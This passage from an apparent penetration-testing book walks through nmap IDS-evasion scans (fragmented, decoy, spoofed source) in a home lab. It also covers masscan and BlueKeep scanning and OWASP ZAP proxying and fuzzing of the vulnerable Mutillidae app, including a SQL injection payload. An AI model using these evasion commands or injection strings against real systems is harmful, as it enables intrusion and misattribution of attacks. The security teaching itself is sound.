PORT	STATE	SERVICE	192.168.1.68	192.168.1.39	TCP	rtsp > 36398 [RST, ACK] Seq=
21/tcp	open	ftp	192.168.1.39	192.168.1.68	TCP	36398 > telnet [SYN] Seq=0
22/tcp	open	ssh	192.168.1.68	192.168.1.39	TCP	telnet > 36398 [SYN, ACK] S
23/tcp	open	telnet	192.168.1.39	192.168.1.68	TCP	36398 > telnet [RST] Seq=1
25/tcp	open	smtp	192.168.1.39	192.168.1.68	TCP	36398 > rfb [SYN] Seq=0 Wir
53/tcp	open	domain	192.168.1.68	192.168.1.39	TCP	rfb > 36398 [SYN, ACK] Seq=
80/tcp	open	http	192.168.1.39	192.168.1.68	TCP	36398 > rfb [RST] Seq=1 Wir
111/tcp	open	rpcbind	192.168.1.39	192.168.1.68	TCP	36398 > ftp [SYN] Seq=0 Wir
139/tcp	open	netbios-ssn	192.168.1.68	192.168.1.39	TCP	ftp > 36398 [SYN, ACK] Seq=
445/tcp	open	microsoft-ds	192.168.1.39	192.168.1.68	TCP	36398 > ftp [RST] Seq=1 Wir
512/tcp	open	exec	192.168.1.39	192.168.1.68	TCP	36398 > ssh [SYN] Seq=0 Wir
513/tcp	open	login	192.168.1.68	192.168.1.39	TCP	ssh > 36398 [SYN, ACK] Seq=
514/tcp	open	shell	192.168.1.39	192.168.1.68	TCP	36398 > ssh [RST] Seq=1 Wir

As you can see the results are very methodical. The scan generates a lot of sequential back and forth traffic. This stands out like a sore thumb to IDS and other network monitoring systems. Notice too how the traffic is directly between our Kali & Target system. Anyone could see quickly where the scan had originated.

### Fragmented Scan

Command: nmap -f [Metasploitable2\_IP]

NMAP Output			Wireshark Output			
PORT	STATE	SERVICE	192.168.1.39	192.168.1.68	TCP	34996 > mysql [RST] Seq=1 Win=0 Len=0
21/tcp	open	ftp	192.168.1.39	192.168.1.68	IPv4	Fragmented IP protocol (proto=TCP)
22/tcp	open	ssh	192.168.1.39	192.168.1.68	IPv4	Fragmented IP protocol (proto=TCP)
23/tcp	open	telnet	192.168.1.39	192.168.1.68	TCP	34996 > inaps [SYN] Seq=0 Win=1024 Len=0
25/tcp	open	smtp	192.168.1.68	192.168.1.39	TCP	inaps > 34996 [RST, ACK] Seq=1 Ack=1 Len=0
53/tcp	open	domain	192.168.1.39	192.168.1.68	IPv4	Fragmented IP protocol (proto=TCP)
80/tcp	open	http	192.168.1.39	192.168.1.68	IPv4	Fragmented IP protocol (proto=TCP)
111/tcp	open	rpcbind	192.168.1.39	192.168.1.68	TCP	34996 > snux [SYN] Seq=0 Win=1024 Len=0
139/tcp	open	netbios-ssn	192.168.1.68	192.168.1.39	TCP	snux > 34996 [RST, ACK] Seq=1 Ack=1 Len=0
445/tcp	open	microsoft-ds	192.168.1.39	192.168.1.68	IPv4	Fragmented IP protocol (proto=TCP)
512/tcp	open	exec	192.168.1.39	192.168.1.68	IPv4	Fragmented IP protocol (proto=TCP)
513/tcp	open	login	192.168.1.39	192.168.1.68	TCP	34996 > ftp [SYN] Seq=0 Win=1024 Len=0
514/tcp	open	shell	192.168.1.68	192.168.1.39	TCP	ftp > 34996 [SYN, ACK] Seq=0 Ack=1 Len=0
			192.168.1.39	192.168.1.68	TCP	34996 > ftp [RST] Seq=1 Win=0 Len=0

With the fragmented scan, nmap sends multiple fragmented packets in an attempt to bypass IDS detection. The fragments are re-assembled and then the target system responds. Notice the scan is still somewhat sequential and the source of the scan is very obvious.

## Decoy Scan

Command: nmap [Metasploitable2\_IP] -D 192.168.1.20,10.0.0.34,192.168.1.168,10.0.0.29 -D

NMAP Output			Wireshark Output			
PORT	STATE	SERVICE	192.168.1.39	192.168.1.68	TCP	34531 > mysql [RST] Seq=1 Win=0 Len=0
21/tcp	open	ftp	10.0.0.34	192.168.1.68	TCP	34531 > mysql [SYN] Seq=0 Win=0 Len=0
22/tcp	open	ssh	192.168.1.68	10.0.0.34	TCP	mysql > 34531 [SYN, ACK] Seq=0 Ack=1 Len=0
23/tcp	open	telnet	192.168.1.168	192.168.1.68	TCP	34531 > mysql [SYN] Seq=0 Win=0 Len=0
25/tcp	open	smtp	192.168.1.68	192.168.1.168	TCP	mysql > 34531 [SYN, ACK] Seq=0 Ack=1 Len=0
53/tcp	open	domain	10.0.0.29	192.168.1.68	TCP	34531 > mysql [SYN] Seq=0 Win=0 Len=0
80/tcp	open	http	192.168.1.68	10.0.0.29	TCP	mysql > 34531 [SYN, ACK] Seq=0 Ack=1 Len=0
111/tcp	open	rpcbind	192.168.1.20	192.168.1.68	TCP	34531 > smtp [SYN] Seq=0 Win=0 Len=0
139/tcp	open	netbios-ssn	192.168.1.39	192.168.1.68	TCP	34531 > smtp [SYN] Seq=0 Win=0 Len=0
445/tcp	open	microsoft-ds	192.168.1.68	192.168.1.39	TCP	smtp > 34531 [SYN, ACK] Seq=0 Ack=1 Len=0
512/tcp	open	exec	192.168.1.39	192.168.1.68	TCP	34531 > smtp [RST] Seq=1 Win=0 Len=0
513/tcp	open	login	10.0.0.34	192.168.1.68	TCP	34531 > smtp [SYN] Seq=0 Win=0 Len=0
514/tcp	open	shell	192.168.1.68	10.0.0.34	TCP	smtp > 34531 [SYN, ACK] Seq=0 Ack=1 Len=0

The Decoy scan is where things begin to get interesting. This scan allows you to enter a string of fake IP addresses to use as attacking addresses. As you can see in the Wireshark output above it looks like 5 different sources are scanning the target system instead of just one. And according to Nmap, some common port scanners will only track and show up to 6 scanners at once, so if you use more decoys your true IP may not even show up!

## Spoof Scan

Command: nmap [Metasploitable2\_IP] -S 192.168.1.168 -e eth0



NMAP Output			Wireshark Output			
PORT	STATE	SERVICE	192.168.1.68	192.168.1.168	TCP	mysql > 46865 [SYN, ACK]
21/tcp	open	ftp	192.168.1.68	192.168.1.168	TCP	domain > 46865 [SYN, ACK]
22/tcp	open	ssh	192.168.1.68	192.168.1.168	TCP	imap > 46865 [RST, ACK]
23/tcp	open	telnet	192.168.1.68	192.168.1.168	TCP	ident > 46865 [RST, ACK]
25/tcp	open	smtp	192.168.1.68	192.168.1.168	TCP	submission > 46865 [RST, ACK]
53/tcp	open	domain	192.168.1.68	192.168.1.168	TCP	pptp > 46865 [RST, ACK]
80/tcp	open	http	192.168.1.68	192.168.1.168	TCP	epmap > 46865 [RST, ACK]
111/tcp	open	rpcbind	192.168.1.68	192.168.1.168	TCP	pop3 > 46865 [RST, ACK]
139/tcp	open	netbios-ssn	192.168.1.68	192.168.1.168	TCP	pop3s > 46865 [RST, ACK]
445/tcp	open	microsoft-ds	192.168.1.68	192.168.1.168	TCP	rtsp > 46865 [RST, ACK]
512/tcp	open	exec	192.168.1.68	192.168.1.168	TCP	smtp > 46865 [SYN, ACK]
513/tcp	open	login	192.168.1.68	192.168.1.168	TCP	rap > 46865 [RST, ACK]
514/tcp	open	shell	192.168.1.68	192.168.1.168	TCP	blackjack > 46865 [RST, ACK]

Spoof scans are interesting. You scan a target while spoofing the scanners address making it look like someone else is performing the attack. You most likely will not get a useable response back (or a response at all) but this could be useful if someone is trying to make it look like a different company or even country is scanning them - Can anyone say “attribution”?

---

**Note:**

*A full explanation of the IDS Evasion switches is available at:*

*<http://nmap.org/book/man-bypass-firewalls-ids.html>*

---

## Scanning for BlueKeep Vulnerable Systems

I did mention BlueKeep earlier in this chapter. If you want to scan Windows systems for this vulnerability, there is a great tool made by Robert graham. It is available on his website - <https://github.com/robertdavidgraham/rdpscan>

For installation and usage instructions check out graham’s GitHub page.

What’s nice about the tool is that you can use it in conjunction with MassScan - a large-scale, high-speed internet scanner. If you haven’t used MassScan before, it is basically a very fast nmap. You have to be very careful with MassScan as if you don’t set it correctly, you will end up scanning the entire internet - which it was actually made to do, but is not a very good idea. Many organizations look down on having their systems scanned, and if you do, your IP could be banned from the internet.

A basic LAN scan can be seen below:

```
(kali@kali)-[~]
└─$ sudo masscan 172.24.1.0/24 -p0-1000 --exclude 255.255.255.255 --max-rate 10000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-11-11 21:10:52 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [1001 ports/host]
Discovered open port 512/tcp on 172.24.1.233

Discovered open port 53/tcp on 172.24.1.1
Discovered open port 445/tcp on 172.24.1.233
Discovered open port 139/tcp on 172.24.1.233
Discovered open port 53/tcp on 172.24.1.233
Discovered open port 111/tcp on 172.24.1.233
Discovered open port 21/tcp on 172.24.1.233
```

If you do use MassScan, make sure to double check your settings, before kicking it off.

## Conclusion

In this chapter we looked at using nmap to perform basic system scanning. We also learned how nmap capabilities could be greatly expanded using nmap scripts. We did not cover every feature of nmap, like ARP scans, Ping sweeps, Christmas tree scans, or timing attacks, nor did we look at every script. This information can be found in the help file and the online manual. The provided help information is pretty straightforward and I would recommend taking some time and playing with them so you become very familiar with the capabilities of nmap.

There have been a lot of issues and controversies with the legality of port scanning over the years. There is a great write up about this on the nmap official website - <https://nmap.org/book/legal-issues.html>. As always, the best advice is to never use *any* security tools against a network or system that you do not have permission to do so.

This was just a basic overview of NMAP, it is a feature rich and amazing tool. If you want to learn a lot more about scanning networks using tools like nmap, I highly recommend the book, “*Kali Linux Network Scanning Cookbook*” by Justin Hutchens. It is hands down one of the best and most thorough books on scanning that I have ever seen.

## References

1. “BlueKeep is still haunting thousands of enterprise systems” - <https://www.itpro.co.uk/security/357790/bluekeep-still-haunting-thousands-of-enterprise-systems>



# Chapter 10


## OWASP ZAP

**Tool Website:** <https://www.zaproxy.org/>


**Tool GitHub:** <https://github.com/zaproxy>

OWASP Zed Attack Proxy (ZAP) or ZaProxy is a Web Application scanning and testing tool that can be used by both security professionals and developers. Security testers usually use it to scan for active threats in deployed or test deployed environments. Developers can use it to detect issues during project development.

ZAP has a lot of features and capabilities. We will just be covering some of the more common features for security testing. We will be using the Ubuntu Metasploitable system as our target. You can start OWASP ZAP from the Web Application Proxy menu or from the command prompt, ‘*zaproxy*’. When you start the program, you are asked if you want to “persist the ZAP Session”. This will store the active session so you can come back to it later. For now, just select “*no, I do not want to persist this session at this moment in time*” and click, “*start*”:



You will then be prompted to update the Zap Add Ons, just click, “*Update All*”.




The OWASP ZAP main interface is divided into three different sections – a ‘Sites’ window on the top left, a quick start/request/response Window top right, and a message box at the bottom.


## OWASP ZAP - Quick Scan & Attack

We will get into the action quickly with the Quick Scan & Attack:


- Click, “*Automated Scan*”
- Enter the address of your target (the Ubuntu Metasploitable system)
- Click the “*Attack*” button



This will spider the entire target website and scan it for vulnerabilities. The scan progress and pages found will be displayed in the bottom window. When it is finished press “**Alerts**” to see any security issues with the website:



And as you can see, ZAP found multiple issues with the website. Each folder contains different types of security issues, color coded by severity. For now, let’s just check out the first alert, the “**Cross Site Scripting**” folder. Go ahead and click to expand it, and then click one of the alerts:



On the right side you will see the page that has possible issues and the level of risk:



OWASP ZAP also explains the error:

*“Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.”*

Basically, this means that an attacker could save code on the webserver that would attack users when they visit the webpage. For every alert that OWASP-ZAP finds, it also includes a solution to protect your system from the vulnerability found. As seen in the Solution box. Take a few minutes and check out the alerts and returns, the information is usually very helpful from an attacker and defender point of view.


## ZAP MitM Proxy Attack


Now that we have seen the quick scan feature, let's take a look at using the Man-in-the-Middle (MitM) proxy feature for better results. Begin by creating a New Session.

- Click "**File**" and then "**New Session**"

This will remove the collected data from the database and create a fresh slate for us to play with. Or just close ZAP and restart it.

- Click, "**Manual Explore**" from the main menu
- Fill in the URL for Mutillidae



< Manual Explore 

This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.

The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.

URL to explore:

Enable HUD:

Explore your application:

- Now, click "**Launch Browser**"


You should now see the Mutillidae site and the ZAP HUD.

- Click, "**continue to target**"

Now that the Man-in-the-Middle proxy is set, surf to the Mutillidae menu (*Ubuntu\_Mutillidae\_IP/mutillidae*), and open up a couple pages. This is so the Man-in-the-Middle intercept proxy can take a good look at them. In each one that you open, fill in the input requested, for example:

1. Click "*Owasp 2017*"

2. From the “*AI Injection (Other)*” menu choose “*Command injection*” and “*DNS lookup*”.
3. Lookup a DNS name. You can use a local machine if you want:



Enter IP or hostname

Hostname/IP

Lookup DNS


4. Now from the OWASP 2017 menu choose, “*AI Injection (SQL)/ SQLi Bypass Authentication/ Login*”.
5. Go ahead and register and create an account, just use “*testing*” for the username and password.
6. Now go to the login screen and login using these credentials.
7. Notice that the user is correctly set to test at the top of the webpage:



Logged In User: testing ()

Now that we have surfed around a bit, created an account and logged in using the proxy, let’s go back to OWASP ZAP and scan the website for vulnerabilities.

8. In the top left window under “*Sites*”, you will notice that the ZAP proxy lists the IP Address of our Metasploitable system. Click on the triangle next to the IP address and then click on Mutillidae:




9. Now right click on the Mutillidae folder and select, “*Attack*”, “*Active Scan*” and then “*Start Scan*”:



ZAP will perform an in-depth scan of the page, including the new information obtained with the ZAP proxy. Go grab a cup of coffee; this will take a while.

When the scan is finished, click on the “*Alerts*” tab:



Notice that we have several more alerts than what we had when we just did the quick start attack. One noticeable addition is the SQL Injection alerts – these were detected due to logging in to Mutillidae using the proxy.



## Fuzzing with ZAP


Now let's see how we can do some automatic fuzzing. ZAP allows us to select multiple items from the scanned page and perform a ton of different fuzzing attacks against them. Let's see this in action.

Clicking on the SQL Injection alert reveals this:

<b>SQL Injection</b>	
URL:	http://172.24.1.245/mutillidae/index.php?page=login.php
Risk:	High
Confidence:	Medium
Parameter:	password
Attack:	testing' AND '1'='1' --
Evidence:	
CWE ID:	89
WASC ID:	19

This alert reveals that the old, “*or '1'='1'*” SQL injection attack might work. But I wonder what else would work on the page? ZAP will test this (and a whole lot else) for you.

1. In the “*Sites*” window, find the post page for the login, and click on it to highlight it:




2. Next, right click on it and select, “*Attack*” and then “*Fuzz...*”.

